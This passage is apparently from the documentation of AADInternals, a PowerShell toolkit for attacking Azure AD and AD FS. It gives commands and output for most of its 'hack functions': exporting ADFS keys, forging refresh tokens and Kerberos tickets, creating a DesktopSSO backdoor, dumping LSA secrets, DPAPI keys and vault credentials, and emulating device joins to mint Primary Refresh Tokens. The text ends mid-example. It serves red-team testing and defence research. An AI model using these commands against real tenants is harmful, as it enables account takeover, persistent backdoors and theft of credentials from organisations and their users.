Since version 0.2.3
Disables certificate auto rollover and creates new self-signed Token Signing and Token Decrypt certificates for ADFSService. The created certificates are copies of existing certificates, except that they are valid for 10 years. Certificates are added to ADFS and the service is restarted. Certificates are also exported to the current directory.

Default password for exported .pfx files is “AADInternals”

Note! If there are multiple ADFS servers, certificates MUST be imported to each server’s Local Machine Personal store and read access to private keys for the ADFS service accounts must be assigned. Also, the ADFS service needs

to be restarted.

Don't forget to update certificate information to Azure AD using Update-AADIntADFSFederationSettings

Example:

```
# Create new certificates
New-AADIntADFSSelfSignedCertificates
```

Restore-AADIntADFSAutoRollover (*)

Since version 0.2.3
Restores ADFS to "normal" mode: Token Signing and Token Decryption certificates are automatically rolled over once a year. Enables certificate auto rollover, updates Token Signing and Token Decryption certificates and removes the old self-signed certificates.

Note! If there are multiple ADFS servers the ADFS service needs to be restarted on each server.

Don't forget to update certificate information to Azure AD using Update-AADIntADFSFederationSettings

Example:

```
# Restore the auto rollover mode
Restore-AADIntADFSAutoRollover
```

Update-AADIntADFSFederationSettings (A)

Since version 0.2.3
Updates federation information of the given domain to match the local ADFS server information.

Example:

```
# Update federation setting for domain company.com
Update-AADIntADFSFederationSettings -Domain company.com
```

Export-AADIntADFSCertificates (*)

Since version 0.4.7
Exports current and additional (next) AD FS token signing and encryption certificates to local directory. The exported certificates do not have passwords.

Example 1:

```
# Export ADFS certificates from the local AD FS server
Export-AADIntADFSCertificates
```

Example 2:

```
# Export configuration remotely and store to variable
$ADFSConfig = Export-AADIntADFSConfiguration -Hash "6e36047d34057fbb8a4e0ce8933c73cf" -SID "S-1

# Export encryption key remotely and store to variable
$ADFSKey = Export-AADIntADFSEncryptionKey -Server dc.company.com -Credentials $cred -ObjectGui

# Export ADFS certificates
Export-AADIntADFSCertificates -Configuration $ADFSConfig -Key $ADFSKey
```

Export-AADIntADFSConfiguration (*)

Since version 0.4.7
Exports AD FS configuration from the local AD FS server (local database) or from remote server (ADFS sync).

Example 1:

```
# Export the configuration from the local database
$config = Export-AADIntADFSConfiguration -Local
```

Example 2:

```
# Get the AD FS service account guid and sid
Get-ADObject -filter * -Properties objectguid,objectsid | Where-Object name -eq sv_ADFS | Forma
```

```
Name       : sv_ADFS
ObjectGuid : b6366885-73f0-4239-9cd9-4f44a0a7bc79
ObjectSid  : S-1-5-21-2918793985-2280761178-2512057791-1134
```

```
# Save the credentials with directory replication rights
$creds = Get-Credential

# Get the NTHash of the ADFS service user
$hash = Get-AADIntADUserNTHash -ObjectGuid "b6366885-73f0-4239-9cd9-4f44a0a7bc79" -Credentials

# Get the configuration remotely
$configuration = Export-ADFSConfiguration -Hash $hash -SID S-1-5-21-2918793985-2280761178-2512
```

Example 3:

```
# Export configuration remotely as a logged in user and store to variable
$ADFSConfig = Export-AADIntADFSConfiguration -Server sts.company.com -AsLoggedInUser
```

Export-AADIntADFSEncryptionKey (*)

Since version 0.4.7
Exports ADFS configuration encryption Key from the local ADFS server either as a logged-in user or ADFS service account, or remotely using DSR.

Example 1:

```
# Export the encryption key locally
$key = Export-AADIntADFSEncryptionKey -Local -Configuration $configuration
```

Example 2:

```
# Save the credentials with directory replication rights
$creds = Get-Credential
```

```
# Export the encryption key remotely
$key = Export-AADIntADFSEncryptionKey -Server dc.company.com -Credentials $creds -ObjectGuid 9
```

Set-AADIntADFSConfiguration (*)

Since version 0.4.8
Sets configuration of the local AD FS server.

Example:

```
# Get Policy Store Authorisation Policy rules from the local AD FS
$authPolicy = Get-AADIntADFSPolicyStoreRules

# Get the configuration from the local AD FS server and set read-only policy to allow all to r
$config = Set-AADIntADFSPolicyStoreRules -AuthorizationPolicy $authPolicy.AuthorizationPolicy

# Set the configuration to the local AD FS database
Set-AADIntADFSConfiguration -Configuration $config
```

Get-AADIntADFSPolicyStoreRules (*)

Since version 0.4.8
Gets AD FS PolicyStore Authorisation Policy rules from the given configuration or from local AD FS server.

Example:

```
# Get Policy Store Authorisation Policy rules from the local AD FS
Get-AADIntADFSPolicyStoreRules | Format-List
```

Output:

```
AuthorizationPolicyReadOnly : @RuleName = "Permit Service Account"
                              exists([Type == "http://schemas.microsoft.com/ws/2008/06/identity
                               => issue(Type = "http://schemas.microsoft.com/authorization/cla
```

```
                                @RuleName = "Permit Local Administrators"
                                exists([Type == "http://schemas.microsoft.com/ws/2008/06/identity
                                 => issue(Type = "http://schemas.microsoft.com/authorization/cla

AuthorizationPolicy         : @RuleName = "Permit Service Account"
                                exists([Type == "http://schemas.microsoft.com/ws/2008/06/identity
                                 => issue(Type = "http://schemas.microsoft.com/authorization/cla

                                @RuleName = "Permit Local Administrators"
                                exists([Type == "http://schemas.microsoft.com/ws/2008/06/identity
                                 => issue(Type = "http://schemas.microsoft.com/authorization/cla
```

Set-AADIntADFSPolicyStoreRules (*)

Since version 0.4.8
Sets AD FS PolicyStore Authorisation Policy rules and returns the modified configuration (xml document). The initial configuration can be provided with -Configuration parameter. If not provided, it will be fetched from the local AD FS server.

Example:

```
# Get Policy Store Authorisation Policy rules from the local AD FS
$authPolicy = Get-AADIntADFSPolicyStoreRules

# Get the configuration from the local AD FS server and set read-only policy to allow all to r
$config = Set-AADIntADFSPolicyStoreRules -AuthorizationPolicy $authPolicy.AuthorizationPolicy

# Set the configuration to the local AD FS database
Set-AADIntADFSConfiguration -Configuration $config
```

New-AADIntADFSRefreshToken (*)

Since version 0.6.5
Creates a new AD FS Refresh Token with the given certificate.

Example:

```
# Create a new refresh token
$refresh_token = New-AADIntADFSRefreshToken -UserPrincipalName "user@company.com" -Resource "u

# Create a request body
$body=@{
        "client_id"     = "5846ec9c-1cd7-4040-8630-6ae82d6cdfd3"
        "refresh_token" = $refresh_token
        "grant_type"    = "refresh_token"
    }

# Make a http request to AD FS server to fetch the token
$response = Invoke-RestMethod -UseBasicParsing -Uri "https://sts.company.com/adfs/services/tru
$access_token = $response.access_token
```

Unprotect-AADIntADFSRefreshToken (*)

Since version 0.6.5
Decrypts and verifies the given AD FS generated Refresh Token with the given certificates.

The SingleSignOnToken is a deflated binary xml, which is decoded in SSOToken attribute.

Example:

```
# Decrypt the refresh token
Unprotect-ADFSRefreshToken -RefreshToken $refresh_token -PfxFileName_encryption .\ADFS_encrypt
```

Output:

```
ClientID           : 5846ec9c-1cd7-4040-8630-6ae82d6cdfd3
RedirectUri        :
Resource           : urn:microsoft:userinfo
Issuer             : http://sts.company.com/adfs/services/trust
NotBefore          : 1635414030
ExpiresOn          : 1635442830
SingleSignOnToken  : {"TokenType":0,"StringToken":"vVV[redacted]W/gE=","Version":1}
DeviceFlowDeviceId :
```

```
IsDeviceFlow       : False
SessionKeyString   :
SSOToken           : <SessionToken>[redacted]</SessionToken>
```

Decoded SingleSignOnToken (SSOToken):

```
<SessionToken>
        <Version>1</Version>
        <SecureConversationVersion>http://docs.oasis-open.org/ws-sx/ws-secureconversation/2005
        <Id>_7f964293-a538-4d21-9f7f-ff145282b6cb-D8AA6F4606058988996791906 7D5D6C5</Id>
        <ContextId>urn:uuid:93dfe940-6b96-4ed3-87d0-e34c1fb64782</ContextId>
        <Key>7NBs5rV5S0nDLF04psPMqg==</Key>
        <KeyGeneration>urn:uuid:bb1a61ac-9527-4cd6-9a6d-1a957063deb6</KeyGeneration>
        <EffectiveTime>637710108306674318</EffectiveTime>
        <ExpiryTime>637710396306674318</ExpiryTime>
        <KeyEffectiveTime>637710108306674318</KeyEffectiveTime>
        <KeyExpiryTime>637710396306674318</KeyExpiryTime>
        <ClaimsPrincipal>
                <Identities>
                        <Identity NameClaimType="http://schemas.xmlsoap.org/ws/2005/05/identity
                                <ClaimCollection>
                                        <Claim Issuer="LOCAL AUTHORITY" OriginalIssuer="LOCAL A
                                        <Claim Issuer="LOCAL AUTHORITY" OriginalIssuer="LOCAL A
                                        <Claim Issuer="AD AUTHORITY"    OriginalIssuer="AD AUTH
                                        <Claim Issuer="LOCAL AUTHORITY" OriginalIssuer="LOCAL A
                                        <Claim Issuer="AD AUTHORITY"    OriginalIssuer="AD AUTH
                                        <Claim Issuer="AD AUTHORITY"    OriginalIssuer="AD AUTH
                                        <Claim Issuer="LOCAL AUTHORITY" OriginalIssuer="LOCAL A
                                        <Claim Issuer="AD AUTHORITY"    OriginalIssuer="AD AUTH
                                        <Claim Issuer="AD AUTHORITY"    OriginalIssuer="AD AUTH
                                        <Claim Issuer="AD AUTHORITY"    OriginalIssuer="AD AUTH
                                        <Claim Issuer="AD AUTHORITY"    OriginalIssuer="AD AUTH
                                        <Claim Issuer="LOCAL AUTHORITY" OriginalIssuer="LOCAL A
                                </ClaimCollection>
                        </Identity>
                </Identities>
        </ClaimsPrincipal>
```

```
        <EndpointId/>
</SessionToken>
```

Hack functions: Seamless Single-sign-on (DesktopSSO)

Get-AADIntDesktopSSO (P)

Since version 0.2.6
Shows the Desktop SSO (a.k.a. Seamless SSO) status of the tenant.

Example:

```
# Create an access token for PTA
$pt=Get-AADIntAccessTokenForPTA

# Show the DesktopSSO status
Get-AADIntDesktopSSO -AccessToken $pt
```

Output:

```
Domains      :
Enabled      : False
ErrorMessage :
Exists       : True
IsSuccessful : True
```

Set-AADIntDesktopSSOEnabled (P)

Since version 0.2.6
Enables or disables DesktopSSO for the tenant.

Example:

```
# Create an access token for PTA
$pt=Get-AADIntAccessTokenForPTA
```

```
# Enable the DesktopSSO for the tenant
Set-AADIntDesktopSSOEnabled -AccessToken $pt -Enable $true
```

Output:

```
Domains      : company.com
Enabled      : True
ErrorMessage :
Exists       : True
IsSuccessful : True
```

Set-AADIntDesktopSSO (P)

Since version 0.2.6
Enables or disables DesktopSSO for the given domain. In other words, **you can create a backdoor!** It can also be used to change the password of the existing DesktopSSO configuration to AzureAD and to reset the password of the computer account used for SSO (default is AZUREADSSOACC).

Example:

```
# Create an access token for PTA
$pt=Get-AADIntAccessTokenForPTA

# Enable the DesktopSSO for the given domain
Set-AADIntDesktopSSO -AccessToken $pt -DomainName company.com -Password "mypassword" -Enable $
```

Output:

```
IsSuccessful ErrorMessage
------------ ------------
        True
```

```
# Show the DesktopSSO status
Get-AADIntDesktopSSO -AccessToken $pt
```

Output:

```
Domains      : company.com
Enabled      : True
ErrorMessage :
Exists       : True
IsSuccessful : True
```

New-AADIntKerberosTicket

Since version 0.2.6
This function creates a Kerberos ticket with given user details and server (usually AZUREADSSOACC) password. Uses only user's SID and server password.

User SID can be given as a SID object, SID string, or UserPrincipalNane (UPN). If UPN is given, SID is searched from AD or AAD. For AD, the user running the command need to have read access to AD. For AAD, an access token for Azure AD Graph needs to be given.

Note! The Kerberos ticket is valid only for a couple of minutes!

Example:

```
# Create a Kerberos ticket
$kt=New-AADIntKerberosTicket -ADUserPrincipalName "user@company.com" -Password "mypassword"

# Get an access token for Exchange Online
$et=Get-AADIntAccessTokenForEXO -KerberosTicket $kt -Domain company.com

# Send an email using Outlook API
Send-AADIntOutlookMessage -AccessToken $et -Recipient "accounting@company.com" -Subject "Invoi
```

Hack functions: Active Directory

Get-AADIntDPAPIKeys (*)

Since version 0.3.0
Gets DPAPI system keys which can be used to decrypt secrets of all users encrypted with DPAPI. MUST be run on a domain controller as an administrator.

Example:

```
# Get DPAPI keys
Get-AADIntDPAPIKeys
```

Output:

```
UserKey               UserKeyHex                                MachineKey            MachineKe
-------               ----------                                ----------            ---------
{16, 130, 39, 122...} 1082277ac85a532018930b782c30b7f2f91f7677 {226, 88, 102, 95...} e258665f0
```

Get-AADIntLSASecrets (*)

Since version 0.3.0
Gets computer's Local Security Authority (LSA) secrets. MUST be run as an administrator.

Example 1:

```
# Get LSA secrets
Get-AADIntLSASecrets
```

Output:

```
Name        : $MACHINE.ACC
Account     :
Password    : {131, 100, 104, 117...}
PasswordHex : 836468758afd792..
PasswordTxt : 擊畚□□脅鬣血□彳颶姾..
Credentials :
```

```
MD4         : {219, 201, 145, 228...}
SHA1        : {216, 95, 90, 3...}
MD4Txt      : dbc991e4e611cf4dbd0d853f54489caf
SHA1Txt     : d85f5a030b06061329ba93ac7da2f446981a02b6

Name        : DPAPI_SYSTEM
Account     :
Password    : {1, 0, 0, 0...}
PasswordHex : 010000000c63b569390..
PasswordTxt : ▯ 挌楷98▯ㄇ绣毓鲐嵼甖ジ懅..
Credentials :
MD4         : {85, 41, 246, 248...}
SHA1        : {32, 31, 39, 107...}
MD4Txt      : 5529f6f89c797f7d95224a554f460ea5
SHA1Txt     : 201f276b05fa087a0b7e37f7052d581813d52b46

Name        : NL$KM
Account     :
Password    : {209, 118, 66, 10...}
PasswordHex : d176420abde330d3e443212b...
PasswordTxt : 监▯▯甥胴〇ホ녀靦励≧钤so / 毟▯...
Credentials :
MD4         : {157, 45, 19, 202...}
SHA1        : {197, 144, 115, 117...}
MD4Txt      : 9d2d13cac899b491114129e5ebe00939
SHA1Txt     : c590737514c8f22607fc79d771b61b1a1505c3ee

Name        : _SC_AADConnectProvisioningAgent
Account     : COMPANY\provAgentgMSA
Password    : {176, 38, 6, 7...}
PasswordHex : b02606075f962ab4474bd570dc..
PasswordTxt : ⬭陟虿餉...
Credentials : System.Management.Automation.PSCredential
MD4         : {123, 211, 194, 182...}
SHA1        : {193, 238, 187, 166...}
MD4Txt      : 7bd3c2b62b66024e4e066a1f4902221e
SHA1Txt     : c1eebba61a72d8a4e78b1cefd27c555b83a39cb4

Name        : _SC_ADSync
Account     : COMPANY\AAD_5baf82738e9c
```

```
Password    : {41, 0, 45, 0...}
PasswordHex : 29002d004e0024002a00...
PasswordTxt : )-N$*s=322jSQnm-YG#z2z...
Credentials : System.Management.Automation.PSCredential
MD4         : {81, 210, 222, 155...}
SHA1        : {94, 74, 122, 142...}
MD4Txt      : 51d2de9b89b81d0cb371a829a2d19fe2
SHA1Txt     : 5e4a7a8e220652c11cf64d25b1dcf63da7ce4bf1

Name        : _SC_GMSA_DPAPI_{C6810348-4834-4a1e-817D-5838604E6004}_15030c93b7affb1fe7dc418b9d
                          74c56b3e7a83450fc4f3f8a382028
Account     :
Password    : {131, 250, 57, 146...}
PasswordHex : 83fa3992cd076f3476e8be7e04...
PasswordTxt : ▯▯ㅅ偵▯纾◆≦瀛·Ѡ镭▯꾔浪◆ˌ컸Ｏ∪◆..
Credentials :
MD4         : {198, 74, 199, 231...}
SHA1        : {78, 213, 16, 126...}
MD4Txt      : c64ac7e7d2defe99afdf0026b79bbab9
SHA1Txt     : 4ed5107ee08123635f08390e106ed000f96273fd

Name        : _SC_GMSA_{84A78B8C-56EE-465b-8496-FFB35A1B52A7}_15030c93b7affb1fe7dc418b9dab42ad
                          3e7a83450fc4f3f8a382028
Account     : COMPANY\sv_ADFS
Password    : {213, 89, 245, 60...}
PasswordHex : d559f53cdc2aa6dffe32d6b23...
PasswordTxt : 밎涉ㅀ◆㉦닖◆ᖷ鐮ᛋ베꺻◌※僡裡神蔼廄...
Credentials : System.Management.Automation.PSCredential
MD4         : {223, 4, 60, 193...}
SHA1        : {86, 201, 125, 70...}
MD4Txt      : df043cc10709bd9f94aa273ec7a54b68
SHA1Txt     : 56c97d46b5072ebb8c5c7bfad4b8c1c18f3b48d0
```

Example 2:

```
# Get LSA secret for the given account
Get-AADIntLSASecrets -AccountName COMPANY\AAD_5baf82738e9c
```

Output:

```
Name        : _SC_ADSync
Account     : COMPANY\AAD_5baf82738e9c
Password    : {41, 0, 45, 0...}
PasswordHex : 29002d004e0024002a00...
PasswordTxt : )-N$*s=322jSQnm-YG#z2z...
Credentials : System.Management.Automation.PSCredential
MD4         : {81, 210, 222, 155...}
SHA1        : {94, 74, 122, 142...}
MD4Txt      : 51d2de9b89b81d0cb371a829a2d19fe2
SHA1Txt     : 5e4a7a8e220652c11cf64d25b1dcf63da7ce4bf1
```

Example 3:

```
# Get LSA secret for the given account
Get-AADIntLSASecrets -AccountName COMPANY\sv_ADFS
```

Output:

```
Name        : _SC_GMSA_{84A78B8C-56EE-465b-8496-FFB35A1B52A7}_15030c93b7affb1fe7dc418b9dab42ad
Account     : COMPANY\sv_ADFS
Password    : {213, 89, 245, 60...}
PasswordHex : d559f53cdc2aa6dffe32d6b23...
PasswordTxt : 斐淲ꚉㄋᄁ鐮ᄈ베꺻傢桾神蔼廄...
Credentials : System.Management.Automation.PSCredential
MD4         : {223, 4, 60, 193...}
SHA1        : {86, 201, 125, 70...}
MD4Txt      : df043cc10709bd9f94aa273ec7a54b68
SHA1Txt     : 56c97d46b5072ebb8c5c7bfad4b8c1c18f3b48d0
```

Get-AADIntLSABackupKeys (*)

Since version 0.3.0
Gets Local Security Authority (LSA) backup keys which can be used to decrypt secrets of all users encrypted with

DPAPI. MUST be run as an administrator.

Example:

```
# Get LSA backup keys
Get-AADIntLSABackupKeys
```

Output:

```
certificate     Name   Id                                   Key
-----------     ----   --                                   ---
{1, 2, 3, 4...} RSA    e783c740-2284-4bd6-a121-7cc0d39a5077 {231, 131, 199, 64...}
                                Legacy ff127a05-51b1-4d45-8655-30c883631d90 {255, 18, 122, 5..
```

Get-AADIntSystemMasterKeys (*)

Since version 0.3.0
Gets local system master keys with the given system backup key (LSA backup key).

Example:

```
# Get the LSA backup keys
$lsabk_keys=Get-AADIntLSABackupKeys

# Save the private key to a variable
$rsa_key=$lsabk_keys | where name -eq RSA

# Get system master keys
Get-AADIntSystemMasterkeys -SystemKey $rsa_key.key
```

Output:

```
Name                          Value
----                          -----
```

```
ec3c7e8e-fb06-43ad-b382-8c5... {236, 60, 126, 142...}
```

Example:

```
# Get the LSA backup keys
$lsabk_keys=Get-AADIntLSABackupKeys

# Save the private key to a variable
$rsa_key=$lsabk_keys | where name -eq RSA

# Get user's master keys
Get-AADIntUserMasterkeys -UserName "myuser" -SID "S-1-5-xxxx" -SystemKey $rsa_key.key
```

Output:

```
Name                           Value
----                           -----
ec3c7e8e-fb06-43ad-b382-8c5... {236, 60, 126, 142...}
8a26d304-198c-4495-918f-77b...
```

Get-AADIntUserMasterKeys (*)

Since version 0.3.0
Gets user's master keys using the password or system backup key (LSA backup key).

Example:

```
# Get user's master keys with username and password
Get-AADIntUserMasterkeys -UserName "myuser" -SID "S-1-5-xxxx" -Password "password"
```

Output:

```
Name                           Value
----                           -----
```

```
ec3c7e8e-fb06-43ad-b382-8c5... {236, 60, 126, 142...}
8a26d304-198c-4495-918f-77b... {166, 95, 5, 216...}
```

Example:

```
# Get user's master keys using LSA backup key
# Get the LSA backup keys
$lsabk_keys=Get-AADIntLSABackupKeys

# Save the private key to a variable
$rsa_key=$lsabk_keys | where name -eq RSA

# Get user's master keys
Get-AADIntUserMasterkeys -UserName "myuser" -SID "S-1-5-xxxx" -SystemKey $rsa_key.key
```

Output:

```
Name                           Value
----                           -----
ec3c7e8e-fb06-43ad-b382-8c5... {236, 60, 126, 142...}
8a26d304-198c-4495-918f-77b...
```

Get-AADIntLocalUserCredentials (*)

Since version 0.3.0
Gets user's credentials from the local credential vault.

Note: Currently supports only SHA1 hashing and 3DES encryption algorithms, so probably fails for "normal" users.

Example:

```
# Get the LSA backup keys
$lsabk_keys=Get-AADIntLSABackupKeys

# Save the private key to a variable
$rsa_key=$lsabk_keys | where name -eq RSA
```

```
# Get user's master keys
$user_masterkeys=Get-AADIntUserMasterkeys -UserName "myuser" -SID "S-1-5-xxxx" -SystemKey $rsa

# List user's credentials
Get-AADIntLocalUserCredentials -UserName "myuser" -MasterKeys $user_masterkeys
```

Output:

```
Target        : LegacyGeneric:target=msTeams_autologon.microsoftazuread-sso.com:443/user@compa
Persistance   : local_machine
Edited        : 26/03/2020 10.12.11
Alias         :
Comment       :
UserName      : 
Secret        : {97, 115, 100, 102...}
SecretTxt     : 猲晤晤
SecretTxtUtf8 : asdfdf
Attributes    : {}
```

Hack functions: Azure AD join, MDM & PRT

Get-AADIntUserPRTToken (*)

Since version 0.4.1
Gets user's PRT token from the Azure AD joined or Hybrid joined computer. Uses BrowserCore.exe to get the PRT token.

Example:

```
# Get the PRToken
$prtToken = Get-AADIntUserPRTToken

# Get an access token for AAD Graph API and save to cache
Get-AADIntAccessTokenForAADGraph -PRTToken $prtToken
```

Join-AADIntOnPremDeviceToAzureAD (A)

Since version 0.4.5
Emulates Azure AD Hybrid Join by adding a device to Azure AD via Synchronization API and generates a corresponding certificate (if not provided).

You may use any name, SID, device ID, or certificate you like.

The generated certificate can be used to complete the Hybrid Join using Join-AADIntDeviceToAzureAD. The certificate has no password.

After the synchronisation, the device appears as “Hybrid Azure AD joined” device which registration state is “Pending”. The subject of the certificate must be “CN=” or the Hybrid Join fails.

Example:

```
# Get an access token and save to cache
Get-AADIntAccessTokenForAADGraph -SaveToCache

# Join the device to Azure AD
Join-AADIntOnPremDeviceToAzureAD -DeviceName "My computer"
```

Output:

```
Device successfully created:
  Device Name:     "My computer"
  Device ID:       f24f116f-6e80-425d-8236-09803da7dfbe
  Device SID:      S-1-5-21-685966194-1071688910-211446493-3729
  Cloud Anchor:    Device_e049c29d-8c8f-4016-b959-98f3fccd668c
  Source Anchor:   bxFP8oBuXUKCNgmAPaffvg==
  Cert thumbprint: C59B20BCDE103F8B7911592FD7A8DDDD22696CE0
  Cert file name:  "f24f116f-6e80-425d-8236-09803da7dfbe-user.pfx"
```

Join-AADIntDeviceToAzureAD (J)

Since version 0.4.1
Emulates Azure AD Join by registering the given device to Azure AD and generates a corresponding certificate.

Supports also Hybrid Join since version 0.4.5 and Register since 0.4.6.

You may use any name, type or OS version you like.

The generated certificate can be used to create a Primary Refresh Token and P2P certificates. The certificate has no password.

Example 1 - Register:

```
# Get an access token for AAD join and save to cache
Get-AADIntAccessTokenForAADJoin -SaveToCache

# Register the device to Azure AD
Join-AADIntDeviceToAzureAD -DeviceName "My first computer" -DeviceType "Commodore" -OSVersion
```

Output:

```
Device successfully registered to Azure AD:
  DisplayName:     "My first computer"
  DeviceId:        f6579fb2-8175-4508-95a7-ef11351983ee
  ObjectId:        afdeac87-b32a-41a0-95ad-0a555a91f0a4
  TenantId:        8aeb6b82-6cc7-4e33-becd-97566b330f5b
  Cert thumbprint: A5B3A73FADF00D448025236BDFA389D8A5B3A73F
  Cert file name : "f6579fb2-8175-4508-95a7-ef11351983ee.pfx"
Local SID:
  S-1-5-32-544
Additional SIDs:
  S-1-12-1-797902961-1250002609-2090226073-616445738
  S-1-12-1-3408697635-1121971140-3092833713-2344201430
  S-1-12-1-2007802275-1256657308-2098244751-2635987013
```

Example 2 - Join:

```
# Get an access token for AAD join and save to cache
Get-AADIntAccessTokenForAADJoin -SaveToCache
```

```
# Join the device to Azure AD
Join-AADIntDeviceToAzureAD -DeviceName "My computer" -DeviceType "Commodore" -OSVersion "C64"
```

Output:

```
Device successfully registered to Azure AD:
  DisplayName:     "My computer"
  DeviceId:        d03994c9-24f8-41ba-a156-1805998d6dc7
  ObjectId:        afdeac87-b32a-41a0-95ad-0a555a91f0a4
  TenantId:        8aeb6b82-6cc7-4e33-becd-97566b330f5b
  Cert thumbprint: 78CC77315A100089CF794EE49670552485DE3689
  Cert file name : "d03994c9-24f8-41ba-a156-1805998d6dc7.pfx"
Local SID:
  S-1-5-32-544
Additional SIDs:
  S-1-12-1-797902961-1250002609-2090226073-616445738
  S-1-12-1-3408697635-1121971140-3092833713-2344201430
  S-1-12-1-2007802275-1256657308-2098244751-2635987013
```

Example 3 - Hybrid Join:

```
# Get an access token and save to cache
Get-AADIntAccessTokenForAADGraph -SaveToCache

# Join the device to Azure AD
Join-AADIntOnPremDeviceToAzureAD -DeviceName "My computer"
```

Output:

```
Device successfully created:
  Device Name:     "My computer"
  Device ID:       f24f116f-6e80-425d-8236-09803da7dfbe
  Device SID:      S-1-5-21-685966194-1071688910-211446493-3729
  Cloud Anchor:    Device_e049c29d-8c8f-4016-b959-98f3fccd668c
  Source Anchor:   bxFP8oBuXUKCNgmAPaffvg==
```

```
  Cert thumbprint: C59B20BCDE103F8B7911592FD7A8DDDD22696CE0
  Cert file name:  "f24f116f-6e80-425d-8236-09803da7dfbe-user.pfx"
```

```
# Hybrid Join the device to Azure AD
Join-AADIntDeviceToAzureAD -TenantId 4362599e-fd46-44a9-997d-53bc7a3b2947 -DeviceName "My compu
```

Output:

```
Device successfully registered to Azure AD:
  DisplayName:     "My computer"
  DeviceId:        f24f116f-6e80-425d-8236-09803da7dfbe
  ObjectId:        afdeac87-b32a-41a0-95ad-0a555a91f0a4
  TenantId:        8aeb6b82-6cc7-4e33-becd-97566b330f5b
  Cert thumbprint: A531B73CFBAB2BA26694BA2AD31113211CC2174A
  Cert file name : "f24f116f-6e80-425d-8236-09803da7dfbe.pfx"
```

Example 4 - Hybrid Join by federation:

```
# Export AD FS token signing certificate
Export-AADIntADFSSigningCertificate

# Get AD FS issuer uri
$issuer = (Get-AdfsProperties).Identifier.OriginalString

# Create a new SAML token
$saml = New-AADIntSAMLToken -UserName "DESKTOP-9999" -DeviceGUID (New-Guid) -Issuer $issuer -P

# Get an access token for the device with the SAML token
Get-AADIntAccessTokenForAADJoin -SAMLToken $saml -Device -SaveToCache

# Hybrid join the device
Join-AADIntDeviceToAzureAD -DeviceName "DESKTOP-9999"
```

Output:

```
Device successfully registered to Azure AD:
  DisplayName:     "DESKTOP-9999"
  DeviceId:        0810056c-d2d5-4c1b-bc17-2f2fbedd6ca3
  ObjectId:        afdeac87-b32a-41a0-95ad-0a555a91f0a4
  TenantId:        8aeb6b82-6cc7-4e33-becd-97566b330f5b
  Cert thumbprint: 3022FF7937C0766CE3DB0AD45C9413FB68A05EE3
  Cert file name : "0810056c-d2d5-4c1b-bc17-2f2fbedd6ca3.pfx"
Local SID:
  S-1-5-32-544
Additional SIDs:
  S-1-12-1-3240472016-1160587922-3614255014-3410032901
  S-1-12-1-2566832563-1141717763-392342924-578657198
```

Get-AADIntUserPRTKeys (*)

Since version 0.4.1
Creates a new set of Primary Refresh Token (PRT) keys for the user, including a session key and a refresh_token (PRT). Keys are saved to a json file.

Example 1:

```
# Get an access token for AAD join and save to cache
Get-AADIntAccessTokenForAADJoin -SaveToCache

# Join the device to Azure AD
Join-AADIntDeviceToAzureAD -DeviceName "My computer" -DeviceType "Commodore" -OSVersion "C64"
```

```
Device successfully registered to Azure AD:
  DisplayName:     "My computer"
  DeviceId:        d03994c9-24f8-41ba-a156-1805998d6dc7
  ObjectId:        afdeac87-b32a-41a0-95ad-0a555a91f0a4
  TenantId:        8aeb6b82-6cc7-4e33-becd-97566b330f5b
  Cert thumbprint: 78CC77315A100089CF794EE49670552485DE3689
  Cert file name : "d03994c9-24f8-41ba-a156-1805998d6dc7.pfx"
Local SID:
  S-1-5-32-544
```

```
Additional SIDs:
  S-1-12-1-797902961-1250002609-2090226073-616445738
  S-1-12-1-3408697635-1121971140-3092833713-2344201430
  S-1-12-1-2007802275-1256657308-2098244751-2635987013
```

```
# Get user's credentials
$creds = Get-Credential

# Get new PRT and key
$prtKeys = Get-AADIntUserPRTKeys -PfxFileName .\d03994c9-24f8-41ba-a156-1805998d6dc7.pfx -Cred
```

Example 2:

```
# Get an access token for AAD join and save to cache
Get-AADIntAccessTokenForAADJoin -SaveToCache

# Join the device to Azure AD
Join-AADIntDeviceToAzureAD -DeviceName "My computer" -DeviceType "Commodore" -OSVersion "C64"
```

```
Device successfully registered to Azure AD:
  DisplayName:     "My computer"
  DeviceId:        d03994c9-24f8-41ba-a156-1805998d6dc7
  ObjectId:        afdeac87-b32a-41a0-95ad-0a555a91f0a4
  TenantId:        8aeb6b82-6cc7-4e33-becd-97566b330f5b
  Cert thumbprint: 78CC77315A100089CF794EE49670552485DE3689
  Cert file name : "d03994c9-24f8-41ba-a156-1805998d6dc7.pfx"
Local SID:
  S-1-5-32-544
Additional SIDs:
  S-1-12-1-797902961-1250002609-2090226073-616445738
  S-1-12-1-3408697635-1121971140-3092833713-2344201430
  S-1-12-1-2007802275-1256657308-2098244751-2635987013
```

```
# Get an access token for MDM and save to cache
Get-AADIntAccessTokenForIntuneMDM -SaveToCache

# Get new PRT and key
$prtKeys = Get-AADIntUserPRTKeys -PfxFileName .\d03994c9-24f8-41ba-a156-1805998d6dc7.pfx -UseR
```

Example 3:

```
# Export the local device certificate and transport keys
Export-AADIntLocalDeviceCertificate
Export-AADIntLocalDeviceTransportKey
```

```
Device certificate exported to f72ad27e-5833-48d3-b1d6-00b89c429b91.pfx
Transport key exported to f72ad27e-5833-48d3-b1d6-00b89c429b91_tk.pem
```

```
# Save credentials (omit if MFA required or you need MFA claim)
$creds = Get-Credential

# Get new PRT and session key
$prtKeys = Get-AADIntUserPRTKeys -PfxFileName .\f72ad27e-5833-48d3-b1d6-00b89c429b91.pfx -Tran

# Get PRT token
$prttoken = New-AADIntUserPRTToken -Settings $prtkeys -GetNonce
```

Example 4:

```
# Get user credentials
$creds = Get-Credential

# Get PRT and Session key from CloudAP cache
$prtKeys = Get-AADIntUserPRTKeys -CloudAP -Credentials $creds
```

```
WARNING: Elevating to LOCAL SYSTEM. You MUST restart PowerShell to restore AzureAD\User1 right
Keys saved to 31abceff-a84c-4f3b-9461-582435d7d448.json
```

```
# Use the PRT and Session key to create PRTToken
$prttoken = New-AADIntUserPRTToken -Settings $prtkeys
```

New-AADIntUserPRTToken (*)

Since version 0.4.1
Creates a new Primary Refresh Token (PRT) as JWT to be used to sign-in as the user.

Example (continuing the previous example):

```
# Generate a new PRT token
$prtToken = New-AADIntUserPRTToken -Settings $prtKeys -GetNonce

# Get the access token using the PRT token
$at = Get-AADIntAccessTokenForAADGraph -PRTToken $prtToken
```

New-AADIntBulkPRTToken (A)

Since version 0.4.5
Creates a new BPRT (Bulk AAD PRT Token) for registering multiple devices to AAD. Adds a corresponding user to Azure AD with UPN “package_@”. The Display Name of the user can be defined.

The BPRT will be returned as a string and saved to a .json file.

Example:

```
# Get the access token
